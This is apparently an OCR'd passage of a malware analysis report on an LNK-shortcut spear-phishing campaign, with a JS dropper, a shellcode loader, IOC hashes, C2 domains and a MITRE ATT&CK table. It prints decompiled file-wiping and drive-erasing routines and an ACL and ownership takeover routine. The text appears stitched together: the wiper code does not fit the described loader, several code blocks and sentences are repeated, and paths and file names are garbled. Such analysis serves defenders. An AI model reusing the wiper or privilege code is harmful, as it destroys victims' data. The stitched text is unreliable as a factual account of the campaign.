- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe


Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

